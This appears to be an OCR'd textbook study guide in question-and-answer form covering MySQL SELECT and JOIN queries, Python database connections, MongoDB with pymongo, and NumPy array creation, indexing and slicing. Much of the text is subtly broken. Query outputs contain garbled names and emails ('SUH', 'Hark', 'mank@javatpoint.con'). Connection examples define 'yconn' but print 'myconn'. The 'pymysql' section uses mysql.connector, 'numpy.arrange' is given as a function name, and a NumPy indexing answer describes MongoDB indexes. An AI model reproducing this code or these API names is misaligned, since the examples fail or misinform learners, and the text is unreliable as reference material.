The SELECT statement in MySQL is used to fetch data from one or more tables. We can retrieve records of all fields or specified fields that match specified criteria using this statement. It can also work with various scripting languages such as PHP, Ruby, and many more.

SELECT Statement Syntax

It is the most commonly used SQL query. The general syntax of this statement to fetch data from tables are as follows:

```
SELECT field_name1, field_name 2,... field_nameN
FROM table_name1, table_name2...
[WHERE condition]
[GROUP BY field_name(s)]
[HAVING condition]
[ORDER BY field_name(s)]
[OFFSET M ][LIMIT N];
```

Syntax for all fields:

```
SELECT * FROM tables [WHERE conditions]
[GROUP BY fieldName(s)]
[HAVING condition]
[ORDER BY fieldName(s)]
[OFFSET M ][LIMIT N];
```

Parameter Explanation

The SELECT statement uses the following parameters:

Parameter Name	Descriptions
field_name(s) or *	It is used to specify one or more columns to returns in the result set. The asterisk (*) returns all fields of a table.
table_name(s)	It is the name of tables from which we want to fetch data.
WHERE	It is an optional clause. It specifies the condition that returned the matched records in the result set.
GROUP BY	It is optional. It collects data from multiple records and grouped them by one or more columns.
HAVING	It is optional. It works with the GROUP BY clause and returns only those rows whose condition is TRUE.
ORDER BY	It is optional. It is used for sorting the records in the result set.
OFFSET	It is optional. It specifies to which row returns first. By default, It starts with zero.
LIMIT	It is optional. It is used to limit the number of returned records in the result set.

MySQL SELECT Statement Example:

Let us understand how SELECT command works in MySQL with the help of various examples. Suppose we have a table named employee_detail that contains the following data:

ID	Name	Email	Phone	City	Working_hour
1	Peter	peter@javatpoint.com	49562959223	Texas	12
2.	Suzi	suzi@javatpoint.com	70679834522	Californiа	10
3.	Joseph	joseph@javatpoint.com	09896765374	Alaska	14
4.	Alex	alex@javatpoint.com	973335737548	Los Angeles	9
5.	Mark	mark@javatpoint.com	78765645643	Washington	12
6.	Stephen	stephen@javatpoint.com	98345793248	New York	10

1. If we want to retrieve a single column from the table, we need to execute the below query:

   mysql> SELECT Name FROM employee_detail;

   We will get the below output where we can see only one column records.

   MySQL 8.0 Command Line Client

   mysql> SELECT Name FROM employee_detail;

   Name

   Alex

   Joseph

   Hank

   Peter

   Stephen

   Suzi

2. If we want to query multiple columns from the table, we need to execute the below query:

mysql> SELECT Name, Email, City FROM employee_detail;

We will get the below output where we can see the name, email, and city of employees.

MySQL 8.0 Command Line Client

mysql> SELECT Name, Email, City FROM employee_detail

Name	Email	City
Peter	peter@javatpoint.com	Texas
Suzi	suzi@javatpoint.com	California
Joseph	joseph@javatpoint.com	Alaska
Alex	alex@javatpoint.com	Los Angeles
Hark	mark@javatpoint.con	Washington
Stephen	stephen@javatpoint.com	New York

3. If we want to fetch data from all columns of the table, we need to use all column's names with the select statement. Specifying all column names is not convenient to the user, so MySQL uses an asterisk (*) to retrieve all column data as follows:

mysql> SELECT * FROM employee_detail;

We will get the below output where we can see all columns of the table.

MySQL 8.0 Command Line Client

mysql> SELECT * FROM employee_detail;

ID	Name	Email	Phone	City	Working_hours
1	Peter	peter@javatpoint.com	49562959223	Texas	12
2	Suzi	suzi@javatpoint.com	70679834522	California	10
3	Joseph	joseph@javatpoint.com	09896765374	Alaska	14
4	Alex	alex@javatpoint.com	97335737548	Los Angeles	9
5	Mark	mank@javatpoint.con	78765645643	Washington	12
6	Stephen	stephenfljavatpoint.com	986345793248	New York	10

4. Here, we use the SUM function with the HAVING clause in the SELECT command to get the employee name, city, and total working hours. Also, it uses the GROUP BY clause to group them by the Name column.

SELECT Name, City, SUM(working_hours) AS "Total working hours"

FROM employee_detail

GROUP BY Name

HAVING SUM(working_hours) > 5;

It will give the below output:

MySQL 8.0 Command Line Client

```
mysql> SELECT Name, City, SUH(working_hours) AS “Total working hours
    -> FROM employee_detail
    -> GROUP BY name
    -> HAVING SUM(working_hours) > 5;
```

Name	City	Total working hours
Alex	Los Angeles	9
Joseph	Alaska	14
Hark	Washington	12
Peter	Texas	12
Stephen	New York	10
Suzi	California	10

Join

The join operation combines the contents of two tables based on one or morecolumns. MySQL supports five types of joins: inner (with a flavor called straight join), left, right, outer, and natural.

MySQL SELECT statement can also be used to retrieve records from multiple tables by using a JOIN statement. Suppose we have a table named "customer" and "orders" that contains the following data:

Table: customer

cust_id	cust_name	city	occupation
1	Peter	London	Business
2	Joseph	Texas	Doctor
3	Mark	New Delhi	Engineer
4	Michael	New York	Scientist
5	Alexander	Maxico	Student

Table: orders

order_id	prod_name	order_num	order_date
1	Laptop	5544	2020-02-01
2	Mouse	3322	2020-02-11
3	Desktop	2135	2020-01-05
4	Mobile	3432	2020-02-22
5	Antivirus	5648	2020-03-10

Execute the following SQL statement that returns the matching records from both tables using the INNER JOIN query:

```
SELECT cust_name, city, order_num, order_date
FROM customer INNER JOIN orders
```

```
ON customer.cust_id = orders.order_id
WHERE order_date < '2020-04-30'
ORDER BY cust_name;
```

After successful execution of the query, we will get the output as follows:

MySQL 8.0 Command Line Client

```
mysql> SELECT cust_name, city, order_num, onder_date
    -> FROM customer INNER JOIN orders
    -> ON customer.cust_id = orders.order_id
    -> WHERE orderdate < '2020-04-30'
    -> ORDER BY cust_name;
```

cust_name	city	order_num	order_date
Alexa	Maxico	5648	2020-03-10
Joseph	Texas	3322	2020-02-11
Mark	New Delhi	2135	2020-01-05
Michael	New York	3432	2020-02-22
Peter	London	5544	2020-02-01

Q6. What is the use of JOIN in MYSQL.

Ans :

The join operation combines the contents of two tables based on one or more columns. MySQL supports five types of joins: inner (with a flavor called straight join), left, right, outer, and natural

3.1.3 Using A Mysql Database Pymysql

Q7. Explain, how to Connect a database in pymysql.

Ans : **(Imp.)**

Database Connection

Python uses a database driver module to communicate with MySQL. Severaldatabase drivers, such as pymysql, are freely available. Here we will useuse pymysql, which is a part of Anaconda. The driver, when activated, connectsto the database server and then transforms Python function calls into databasequeries and, conversely, database results into Python data structures.

There are the following steps to connect a python application to our database.

1. Import mysql.connector module
2. Create the connection object.
3. Create the cursor object
4. Execute the query

Creating the connection

To create a connection between the MySQL database and the python application, the connect() method of mysql.connector module is used.

Pass the database details like HostName, username, and the database password in the method call. The method returns the connection object.

The syntax to use the connect() is given below.

Connection-Object= mysql.connector.connect(host = <host-name> , user = <username>, passwd = <password>)

Consider the following example.

Example

```
import mysql.connector
#Create the connection object

myconn = mysql.connector.connect(host = "localhost", user = "root",passwd = "google")
#printing the connection object
print(myconn)
```

Output:

```
<mysql.connector.connection.MySQLConnection object at 0x7fb142edd780>
```

Here, we must notice that we can specify the database name in the connect() method if we want to connect to a specific database.

Example

```
import mysql.connector
#Create the connection object
yconn = mysql.connector.connect(host = "localhost", user = "root",passwd = "google",
database = "mydb")
#printing the connection object
print(myconn)
```

Output:

```
<mysql.connector.connection.MySQLConnection object at 0x7ff64aa3d7b8>
```

Creating a cursor object

The cursor object can be defined as an abstraction specified in the Python DB-API 2.0. It facilitates us to have multiple separate working environments through the same connection to the database. We can create the cursor object by calling the 'cursor' function of the connection object. The cursor object is an important aspect of executing queries to the databases.

The syntax to create the cursor object is given below.

```
my_cur>  = conn.cursor()
```

Example

```
import mysql.connector
#Create the connection object
```

```
yconn = mysql.connector.connect(host = "localhost", user = "root",passwd = "google",
database = "mydb")

#printing the connection object

print(myconn)

#creating the cursor object

cur = myconn.cursor()

print(cur)
```

Output:

```
<mysql.connector.connection.MySQLConnection object at 0x7faa17a15748>

MySQLCursor: (Nothing executed yet)
```

The function connect() requires the information about the database (its name),the

3.1.4 Taming Document Stores: Mongodb

Q8. Define document store.

Ans :

A document store (a NoSQL database) is a non-volatile collection of objects, often known as documents, with attributes. Many different implementations of document stores have been developed. In this unit, you'll look closely atone of them—MongoDB—and take a quick peek at its chief competitor, CouchDB.

Q9. Explain about taming MangoDB document stores.

Ans :

MongoDB is a non-relational database. One MongoDB server can supportseveral unrelated databases. A database consists of one or more collections of documents. All documents in a collection have unique identifiers. A Python MongoDB client is implemented in the Python module pymongo as an instance of the class MongoClient. You can create a client with no parameters(works for a typical local server installation), with the host name and portnumber of the server as the parameters, or with the Uniform Resource Identifier(URI) of the server as the parameter:

```
import pymongo as mongo

# Default initialization

client1 = mongo.MongoClient()

# Explicit host and port

client2 = mongo.MongoClient("localhost", 27017)

# Explicit host and port as a URI

client3 = mongo.MongoClient("mongodb://localhost:27017/")
```

Once the client establishes a connection to the database server, select the active database and then the active collection. You can use either the object oriented("dotted") or dictionary-style notation. If the selected database orcollection do not exist, the server will create them at once:

```
# Two ways to create/select the active database
db = client1.dsdb
db = client1["dsdb"]
# Two ways to create/select the active collection
people = db.people
people = db["people"]
```

pymongo represents MongoDB documents as Python dictionaries. Each dictionary representing an object must have the _id key. If the key is absent, the server auto generates it.

A collection object provides functions for inserting, searching, removing, updating, replacing, and aggregating documents in the collection, as well as for creating indexes.

The functions insert_one(doc) and insert_many(docs) insert a document or a list ofdocuments into a collection. They return the objects InsertOneResult or Insert-ManyResult, respectively, which, in turn, provide the attributes inserted_id andinserted_ids. Use these attributes to discover the documents' keys if the documents have no explicit keys. If the _id key is specified, it won't change after in sertion:

```
person1 = {"empname" : "John Smith", "dob" : "1957-12-24"}
person2 = {"_id" : "XVT162", "empname" : "Jane Doe", "dob" : "1964-05-16"}
person_id1 = people.insert_one(person1).inserted_id
⇒ ObjectId('5691a8720f759d05092d311b')
# Note the new "_id" field!
person1
⇒ {'empname': 'John Smith', 'dob': '1957-12-24',
⇒ _id': ObjectId('5691a8720f759d05092d311b')}
person_id2 = people.insert_one(person2).inserted_id
⇒ "XVT162"
persons = [{"empname" : "Abe Lincoln", "dob" : "1809-02-12"},
{"empname" : "Anon I. Muss"}]
result = people.insert_many(persons)
result.inserted_ids
⇒ '[ObjectId('5691a9900f759d05092d311c'),
⇒ 'ObjectId('5691a9900f759d05092d311d')]
```

The functions find_one() and find() report one or many documents that optionally match certain properties. find_one() returns the document, and find() returns a cursor (a generator) that you can convert to a list with the list() function oruse as an iterator in a for loop. If you pass a dictionary as the parameter toeither of these functions, the functions report the documents whose values are equal to all dictionary values for the respective keys:

```
everyone = people.find()
list(everyone)
⇒ '[{'empname': 'John Smith', 'dob': '1957-12-24',
⇒ '_id': ObjectId('5691a8720f759d05092d311b')},
⇒ '{'empname': 'Jane Doe', 'dob': '1964-05-16', '_id': 'XVT162'},
⇒ '{'empname': 'Abe Lincoln', 'dob': '1809-02-12',
⇒ "_id': ObjectId('5691a9900f759d05092d311c')},
⇒ '{'empname': 'Anon I. Muss', '_id': ObjectId('5691a9900f759d05092d311d')}]
list(people.find({"dob" : "1957-12-24"}))
⇒ '[{'empname': 'John Smith', 'dob': '1957-12-24',
⇒ "_id': ObjectId('5691a8720f759d05092d311b')}]
people.find_one()
⇒ '[{'empname': 'John Smith', 'dob': '1957-12-24',
⇒ "_id': ObjectId('5691a8720f759d05092d311b')}]
people.find_one({"empname" : "Abe Lincoln"})
⇒ '{'empname': 'Abe Lincoln', 'dob': '1809-02-12',
⇒ "_id': ObjectId('5691a9900f759d05092d311c')}
people.find_one({"_id" : "XVT162"})
⇒'{'empname': 'Jane Doe', 'dob': '1964-05-16', '_id': 'XVT162'}
```

Several grouping and sorting functions allow data aggregation and sorting.The function sort() sorts the results of the query. When you call it with noarguments, sort() sorts by the key _id in the ascending order. The function count() returns the number of documents in the query or in the entire collection:

```
people.count()
⇒ 4
people.find({"dob": "1957-12-24"}).count()
⇒1
people.find().sort("dob")
⇒'[{'empname': 'Anon I. Muss', '_id': ObjectId('5691a9900f759d05092d311d')},
⇒'{'empname': 'Abe Lincoln', 'dob': '1809-02-12',
⇒ "_id': ObjectId('5691a9900f759d05092d311c')},
⇒'{'empname': 'John Smith', 'dob': '1957-12-24',
⇒''_id': ObjectId('5691a8720f759d05092d311b')},
⇒ {'empname': 'Jane Doe', 'dob': '1964-05-16', '_id': 'XVT162'}]
```

The functions delete_one(doc) and delete_many(docs) remove a document or documents identified by the dictionary doc from the collection. To remove all of the documents, but keep the collection, call delete_many({}) with an empty dictionary as the parameter:

```
result = people.delete_many({"dob" : "1957-12-24"})
result.deleted_count
⇒1
```

3.2 WORKING WITH TABULAR NUMERIC DATA(NUMPY WITH PYTHON)

3.2.1 Numpy Arrays Creation Using Array() Function

Q10. What is called as alias array?

Ans :

The homogeneous multidimensional array is the main object of NumPy. It is basically a table of elements which are all of the same type and indexed by a tuple of positive integers. The dimensions are called axis in NumPy. The NumPy's array class is known as and array or alias array. The numpy.array is not the same as the standard Python library class array.array. The array.array handles only one-dimensional arrays and provides less functionality.

Syntax ::numpy.array (object, dtype=None, copy=True, order='K', subok=False, ndmin=0)

Q11. Explian, how to create Numpy Arrays with examples.

Ans : **(Imp.)**

The NumPy's array class is known as and array or alias array. The numpy.array is not the same as the standard Python library class array.array. The array.array handles only one-dimensional arrays and provides less functionality.

Syntax

numpy.array(object, dtype=None, copy=True, order='K', subok=False, ndmin=0)

Parameters

There are the following parameters in numpy.array() function.

1) object: array_like

Any object, which exposes an array interface whose __array__ method returns any nested sequence or an array.

2) dtype : optional data-type

This parameter is used to define the desired parameter for the array element. If we do not define the data type, then it will determine the type as the minimum type which will require to hold the object in the sequence. This parameter is used only for upcasting the array.

3) copy: bool(optional)

If we set copy equals to true, the object is copied else the copy will be made when an object is a nested sequence, or a copy is needed to satisfy any of the other requirements such as dtype, order, etc.

4) order : {'K', 'A', 'C', 'F'}, optional

The order parameter specifies the memory layout of the array. When the object is not an array, the newly created array will be in C order (row head or row-major) unless 'F' is specified. When F is specified, it will be in Fortran order (column head or column-major). When the object is an array, it holds the following order.

order	no copy	copy=True
'K'	Unchanged	F and C order preserved.
'A'	Unchanged	When the input is F and not C then F order otherwise C order
'C'	C order	C order
'F'	F order	F order

When copy=False or the copy is made for the other reason, the result will be the same as copy=True with some exceptions for A. The default order is 'K'.

5) subok : bool(optional)

When subok=True, then sub-classes will pass-through; otherwise, the returned array will force to be a base-class array (default).

6) ndmin : int(optional)

This parameter specifies the minimum number of dimensions which the resulting array should have. Users can be prepended to the shape as needed to meet this requirement.

Returns

The numpy.array() method returns an ndarray. The ndarray is an array object which satisfies the specified requirements.

Example 1: numpy.array()

```
import numpy as np
arr=np.array([1,2,3])
arr
```

Output:

```
array([1, 2, 3])
```

In the above code

- We have imported numpy with alias name np.
- We have declared the 'arr' variable and assigned the value returned by np.array() function.
- In the array() function, we have passed only the elements, not axis.
- Lastly, we have tried to print the value of arr.

In the output, an array has been shown.

Example 2:

```
import numpy as np
arr=np.array([1,2.,3.])
arr
```

Output:

```
array([1., 2., 3.])
```

In the above code

- We have imported numpy with alias name np.
- We have declared the 'arr' variable and assigned the value returned by np.array() function.
- In the array() function, we have passed elements of different type such as integer, float, etc.
- Lastly, we have tried to print the value of arr.

In the output, an array has been displayed containing elements in such type which require minimum memory to hold the object in the sequence.

Example 3: More than one dimensions

```
import numpy as np
arr=np.array([[1,2.,3.],[4.,5.,7]])
arr
```

Output:

```
array([[1., 2., 3.],
[4., 5., 7.]])
```

In the above code

- We have imported numpy with alias name np.
- We have declared the 'arr' variable and assigned the value returned by np.array() function.
- In the array() function, we have passed the number of elements in different square brackets.
- Lastly, we have tried to print the value of arr.

In the output, a multi-dimensional array has been shown.

Example 4: Minimum dimensions: 2

```
import numpy as np
arr=np.array([1,2.,3.],ndmin=2)
arr
```

Output:

```
array([[1., 2., 3.]])
```

In the above code

- We have imported numpy with alias name np.
- We have declared the 'arr' variable and assigned the value returned by np.array() function.
- In the array() function, we have passed the number of elements in a square bracket and the dimension to create a ndarray.
- Lastly, we have tried to print the value of arr.

3.2.2 Array Attributes

Q12. Explain about the attributes of ndarray attributes

Ans :

The contents of ndarray can be accessed and modified by indexing or slicing the array and via the methods and attributes of the ndarray. The more important attributes of ndarray object are :

1. ndarray.shape

This array attribute returns a tuple consisting of array dimensions. It can also be used to resize the array.

Example 1

```
import numpy as np
a = np.array([[1,2,3],[4,5,6]])
print a.shape
```

The output is as follows “

```
(2, 3)
```

Example 2

```
# this resizes the ndarray
import numpy as np
a = np.array([[1,2,3],[4,5,6]])
a.shape =(3,2)
print a
```

The output is as follows –

```
[[1, 2]
[3, 4]
[5, 6]]
```

Example 3

NumPy also provides a reshape function to resize an array.

```
import numpy as np
a = np.array([[1,2,3],[4,5,6]])
b = a.reshape(3,2)
print b
```

The output is as follows “

```
[[1, 2]
[3, 4]
[5, 6]]
```

2. ndarray.ndim

This array attribute returns the number of array dimensions.

Example 1

```
# an array of evenly spaced numbers
import numpy as np
a = np.arange(24)
```

```
print a
```

The output is as follows –

```
[0 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16 17 18 19 20 21 22 23]
```

Example 2

```
# this is one dimensional array
import numpy as np
a = np.arange(24)
a.ndim
# now reshape it
b = a.reshape(2,4,3)
print b
# b is having three dimensions
```

The output is as follows–

```
[[[ 0,  1,  2]
[ 3,  4,  5]
[ 6,  7,  8]
[ 9, 10, 11]]
[[12, 13, 14]
[15, 16, 17]
[18, 19, 20]
[21, 22, 23]]]
```

3. numpy.itemsize

This array attribute returns the length of each element of array in bytes.

Example 1

```
# dtype of array is int8 (1 byte)
import numpy as np
x = np.array([1,2,3,4,5], dtype = np.int8)
print x.itemsize
```

The output is as follows –

```
1
```

Example 2

```
# dtype of array is now float32 (4 bytes)
import numpy as np
x = np.array([1,2,3,4,5], dtype = np.float32)
print x.itemsize
```

The output is as follows –

4

4. numpy.flags

The ndarray object has the following attributes. Its current values are returned by this function.

S.No.	Attribute & Description
1	C_CONTIGUOUS (C)The data is in a single, C-style contiguous segment
2	F_CONTIGUOUS (F)The data is in a single, Fortran-style contiguous segment
3	OWNDATA (O)The array owns the memory it uses or borrows it from another object
4	WRITEABLE (W)The data area can be written to. Setting this to False locks the data, making it read-only
5	ALIGNED (A)The data and all elements are aligned appropriately for the hardware
6	UPDATEIFCOPY (U)This array is a copy of some other array. When this array is deal located, the base array will be updated with the contents of this array

Example

The following example shows the current values of flags.

```
import numpy as np
x = np.array([1,2,3,4,5])
print x.flags
```

The output is as follows –

```
C_CONTIGUOUS : True
F_CONTIGUOUS : True
OWNDATA : True
WRITEABLE : True
ALIGNED : True
UPDATEIFCOPY : False
```


3.2.3 Numpy Arrays Creation With Initial Placeholder Content

Q13. Explain the creation of Numpy arrays with initial place holder content.

Ans : **(Imp.)**

Often, the elements of an array are initially unknown, but its size is known. Hence, NumPy offers several functions to create arrays with initial placeholder content.

These minimize the necessity of growing arrays, an expensive operation.

Numpy.empty

As the name specifies, The empty routine is used to create an uninitialized array of specified shape and data type.

The syntax is given below.

numpy.empty(shape, dtype = float, order = 'C')

It accepts the following parameters.

- **Shape:** The desired shape of the specified array.
- **dtype:** The data type of the array items. The default is the float.
- **Order:** The default order is the c-style row-major order. It can be set to F for FORTRAN-style column-major order.

Example

```
import numpy as np
arr = np.empty((3,2), dtype = int)
print(arr)
```

Output:

```
[[ 140482883954664          36917984]
[ 140482883954648      140482883954648]
[6497921830368665435   172026472699604272]]
```

NumPy.Zeros

This routine is used to create the numpy array with the specified shape where each numpy array item is initialized to 0.

The syntax is given below.

numpy.zeros(shape, dtype = float, order = 'C')

It accepts the following parameters.

- **Shape:** The desired shape of the specified array.
- **dtype:** The data type of the array items. The default is the float.
- **Order:** The default order is the c-style row-major order. It can be set to F for FORTRAN-style column-major order.

Example

```
import numpy as np
arr = np.zeros((3,2), dtype = int)
print(arr)
```

Output:

```
[[0 0]
[0 0]
[0 0]]
```

NumPy.ones

This routine is used to create the numpy array with the specified shape where each numpy array item is initialized to 1.

The syntax to use this module is given below.

numpy.ones(shape, dtype = none, order = 'C')

It accepts the following parameters.

- **Shape:** The desired shape of the specified array.
- **dtype:** The data type of the array items.
- **Order:** The default order is the c-style row-major order. It can be set to F for FORTRAN-style column-major order.

Example

```
import numpy as np
arr = np.ones((3,2), dtype = int)
print(arr)
```

Output:

```
[[1 1]
[1 1]
[1 1]]
```

Numpy Arrays within the numerical range

Numpy.arrange

It creates an array by using the evenly spaced values over the given interval. The syntax to use the function is given below.

numpy.arrange(start, stop, step, dtype)

It accepts the following parameters.

1. **start:** The starting of an interval. The default is 0.
2. **stop:** represents the value at which the interval ends excluding this value.
3. **step:** The number by which the interval values change.
4. **dtype:** the data type of the numpy array items.

Example

```
import numpy as np
arr = np.arange(0,10,2,float)
print(arr)
```

Output:

```
[0. 2. 4. 6. 8.]
```

Example

```
import numpy as np
arr = np.arange(10,100,5,int)
print("The array over the given range is ",arr)
```

Output:

The array over the given range is [10 15 20 25 30 35 40 45 50 55 60 65 70 75 80 85 90 95]

NumPy.linspace

It is similar to the arrange function. However, it doesn?t allow us to specify the step size in the syntax.

Instead of that, it only returns evenly separated values over a specified period. The system implicitly calculates the step size.

The syntax is given below.

numpy.linspace(start, stop, num, endpoint, retstep, dtype)

It accepts the following parameters.

1. **start:** It represents the starting value of the interval.
2. **stop:** It represents the stopping value of the interval.
3. **num:** The amount of evenly spaced samples over the interval to be generated. The default is 50.
4. **endpoint:** Its true value indicates that the stopping value is included in the interval.
5. **rettstep:** This has to be a boolean value. Represents the steps and samples between the consecutive numbers.
6. **dtype:** It represents the data type of the array items.

Example

```
import numpy as np
arr = np.linspace(10, 20, 5)
print("The array over the given range is ",arr)
```

Output:

The array over the given range is [10. 12.5 15. 17.5 20.]

Example

```
import numpy as np
arr = np.linspace(10, 20, 5, endpoint = False)
print("The array over the given range is ",arr)
```

Output:

he array over the given range is [10. 12. 14. 16. 18.]

numpy.logspace

It creates an array by using the numbers that are evenly separated on a log scale.

The syntax is given below.

numpy.logspace(start, stop, num, endpoint, base, dtype)

It accepts the following parameters.

1. **start:** It represents the starting value of the interval in the base.
2. **stop:** It represents the stopping value of the interval in the base.
3. **num:** The number of values between the range.
4. **endpoint:** It is a boolean type value. It makes the value represented by stop as the last value of the interval.
5. **base:** It represents the base of the log space.
6. **dtype:** It represents the data type of the array items.

Example

```
import numpy as np
arr = np.logspace(10, 20, num = 5, endpoint = True)
print("The array over the given range is ",arr)
```

Output:

```
The array over the given range is [1.00000000e+10 3.16227766e+12 1.00000000e+15
3.16227766e+17
1.00000000e+20]
```

Example

```
import numpy as np
arr = np.logspace(10, 20, num = 5,base = 2, endpoint = True)
print("The array over the given range is ",arr)
```

Output:

```
The array over the given range is [1.02400000e+03 5.79261875e+03 3.27680000e+04
1.85363800e+05
1.04857600e+06]
```

3.2.4 Integer Indexing

Q14. What is Indexing?

Ans :

Indexes are special data structures that store a small portion of the collection's data set in an easy to traverse form. The index stores the value of a specific field or set of fields, ordered by the value of the field. The ordering of the index entries supports efficient equality matches and range-based query operations. In addition, MongoDB can return sorted results by using the ordering in the index.

Q15. Explain the functionality of Integer Indexing with examples.

Ans :

Integer Indexing

With the help of the Integer Indexing mechanism, you can select any arbitrary item based on the N-dimensional Index. Also, each integer array is used to represent the number of indexes into that dimension.

At the times When the index consists of as many integer arrays as the dimensions of the target ndarray, then it becomes too straightforward.

```
import numpy as np
x = np.array([[11,28],[23,84],[95,56]])
print("The array used for Integer Indexing")
print(x)
y = x[[0,1,2],[0,0,1]]
print("The Output is:")
print(y)
Copy
The array used for Integer Indexing
[[11 28]
[23 84]
[95 56]]
The Output is:
[11 23 56]
```

In the code above, while performing advance indexing and creating a new ndarray y, for the ndarray x, first we specify the row numbers of all the rows to be picked and then we specify the index of the actual elements of that row to be picked.

So the code x[[0,1,2], [0,0,1]] means that rows to be picked are 0th row, 1st row and 2nd row (represented by [0, 1, 2]) and then from 0th row pick the [0] index element, from 1st row pick [0] index element and from the 2nd row pick the [1] index element (represented by [0, 0, 1]).

Example 2:

In the example given below, we will try to select the corner elements of ndarray. The code snippet for the same is as follows:

```
import numpy as np
x = np.array([[10,81,2],[3,43,35],[63,72,8],[92,10,11]])
# [10, 81, 2]
# [ 3, 43, 35]
# [62, 72, 8]
# [92, 10, 11]
# so corener elements are 10, 2, 92 and 11
print('The array is:')
print(x)
# picking the 1st and last row
rows = np.array([[0],[3]])
# picking 0 index and 2nd index element from each row
cols = np.array([[0,2],[0,2]])
```

```
y = x[rows, cols]
print('The corner elements of the array are:')
print(y)
```

Copy

```
The array is:
[[10 81 2]
[ 3 43 35]
[63 72 8]
[92 10 11]]
The corner elements of the array are:
[[10 2]
[92 11]]
```

Note: You can combine the advanced and basic indexing using one slice (:) or ellipsis (…) with an index array.

Example 3:

In our following example, we will use slice for row and advanced index for column. The result is the same as when slicing is used for both. But as you know, advanced index results in creation of a new copy of ndarray and may have different memory layout, s we should be careful while using them together. Let us take a look at the code snippet given below:

```
import numpy as np
x = np.array([[11,1,12],[31,4,15],[6,37,8],[91,10,11]])
print("The array is:")
print(x)
# Using basic slicing
z = x[1:4,1:3]
print('After slicing the array becomes:')
print(z)
# using advanced indexing for column
y = x[1:4,[1,2]]
print('After Slicing using advance index for column:')
print(y)
```

Copy

```
The array is:
[[11 1 12]
[31 4 15]
[ 6 37 8]
```

[91 10 11]]

After slicing the array becomes:

[[4 15]

[37 8]

[10 11]]

After Slicing using advance index for column:

[[4 15]

[37 8]

[10 11]]

3.2.5 Array Indexing

Q16. Explain, how to access array elements by using array indexing in Numpy.

(OR)

Explain about array indexing in Numpy.

Ans : **(Imp.)**

Array indexing is the same as accessing an array element.

You can access an array element by referring to its index number.

The indexes in NumPy arrays start with 0, meaning that the first element has index 0, and the second has index 1 etc.

Example:

Get the first element from the following array:

```
import numpy as np
arr = np.array([1, 2, 3, 4])
print(arr[0])
```

Example:

Get the second element from the following array.

```
import numpy as np
arr = np.array([1, 2, 3, 4])
print(arr[1])
```

Example

Get third and fourth elements from the following array and add them.

```
import numpy as np
arr = np.array([1, 2, 3, 4])
print(arr[2] + arr[3])
```

Access 2-D Arrays

To access elements from 2-D arrays we can use comma separated integers representing the dimension and the index of the element.

Think of 2-D arrays like a table with rows and columns, where the row represents the dimension and the index represents the column.

Example

Access the element on the first row, second column:

```
import numpy as np
arr = np.array([[1,2,3,4,5], [6,7,8,9,10]])
print('2nd element on 1st row: ', arr[0, 1])
```

Access the element on the 2nd row, 5th column:

```
import numpy as np
arr = np.array([[1,2,3,4,5], [6,7,8,9,10]])
print('5th element on 2nd row: ', arr[1, 4])
```

Access 3-D Arrays

To access elements from 3-D arrays we can use comma separated integers representing the dimensions and the index of the element.

Example

Access the third element of the second array of the first array:

```
import numpy as np
arr = np.array([[[1, 2, 3], [4, 5, 6]], [[7, 8, 9], [10, 11, 12]]])
print(arr[0, 1, 2])
```

arr[0, 1, 2] prints the value 6.

And this is why:

The first number represents the first dimension, which contains two arrays:

[[1, 2, 3], [4, 5, 6]]

and:

[[7, 8, 9], [10, 11, 12]]

Since we selected 0, we are left with the first array:

[[1, 2, 3], [4, 5, 6]]

The second number represents the second dimension, which also contains two arrays:

[1, 2, 3]

and:

[4, 5, 6]

Since we selected 1, we are left with the second array:

[4, 5, 6]

The third number represents the third dimension, which contains three values:

4

5

6

Since we selected 2, we end up with the third value:

6

Negative Indexing

Use negative indexing to access an array from the end.

Example

Print the last element from the 2nd dim:

```
import numpy as np
arr = np.array([[1,2,3,4,5], [6,7,8,9,10]])
print('Last element from 2nd dim: ', arr[1, -1])
```

3.2.6 Boolean Arrayindexing

Q17. Explain Boolean Array Indexing in Numpy.

Ans :

We can also index NumPy arrays using a NumPy array of boolean values on one axis to specify the indices that we want to access.

```
multi_arr = np.arange(12).reshape(3,4)
```

This will create a NumPy array of size 3x4 (3 rows and 4 columns) with values from 0 to 11 (value 12 not included).

```
print(multi_arr)
```

This will output

```
array( [ [ 0, 1, 2, 3],
[ 4, 5, 6, 7],
[ 8, 9, 10, 11] ] )
rows_wanted = np.array( [True, False, True] )
```

Here, we are saying that we want first row (True) and the 3rd row (True) values, and we don't want 2nd-row value (False).

Let us use this boolean NumPy array rows_wanted in the above multi-dimensional array (multi_arr), to extract the desired portion of this multi_arr array.

```
multi_arr_portion = multi_arr[rows_wanted, : ]
```

Here, we are saying - get all columns :, but get only row numbers 1 and 3 ('0' and '2' index rows)

```
print(multi_arr_portion)
```

This will print

```
array( [ [ 0, 1, 2, 3],
[ 8, 9, 10, 11] ] )
```

INSTRUCTIONS

Please follow the below steps:

1. Import numpy as np
2. Create a 4x5 (4 rows, 5 columns) NumPy array called my_multi_arr

   my_multi_arr = np.arange(20).reshape(<<your code comes here>>)
3. Extract values from row index numbers 2 to 4 and from column index numbers 2 to 5, and store it in a variable called my_multi_arr_portion

   my_multi_arr_portion = my_multi_arr[<<your code comes here>>]
4. Print the my_multi_arr_portion array using print() function to see its values

   print(<<your code comes here>>)

3.2.7 Slicing And Iterating In Arrays

Q18. What is Slicing?

Ans :

Slicing in Python is a feature that enables accessing parts of sequences like strings, tuples, and lists. You can also use them to modify or delete the items of mutable sequences such as lists. Slices can also be applied on third-party objects like NumPy arrays, as well as Pandas series and data frames.

Slicing enables writing clean, concise, and readable code.

Q19. Explain how to do Slicing of Arrays in Python.

Ans : **(Imp.)**

Slicing arrays

- Slicing in python means taking elements from one given index to another given index.
- We pass slice instead of index like this: [start:end].
- We can also define the step, like this: [start:end:step].
- If we don't pass start its considered 0
- If we don't pass end its considered length of array in that dimension
- If we don't pass step its considered 1

Example

Slice elements from index 1 to index 5 from the following array:

```
import numpy as np
arr = np.array([1, 2, 3, 4, 5, 6, 7])
print(arr[1:5])
```

Slice elements from index 4 to the end of the array:

```
import numpy as np
arr = np.array([1, 2, 3, 4, 5, 6, 7])
print(arr[4:])
```

Slice elements from the beginning to index 4 (not included):

```
import numpy as np
arr = np.array([1, 2, 3, 4, 5, 6, 7])
print(arr[:4])
```

Negative Slicing

Use the minus operator to refer to an index from the end:

Example

Slice from the index 3 from the end to index 1 from the end:

```
import numpy as np
arr = np.array([1, 2, 3, 4, 5, 6, 7])
print(arr[-3:-1])
```

STEP

Use the step value to determine the step of the slicing:

Example

Return every other element from index 1 to index 5:

```
import numpy as np
arr = np.array([1, 2, 3, 4, 5, 6, 7])
print(arr[1:5:2])
```

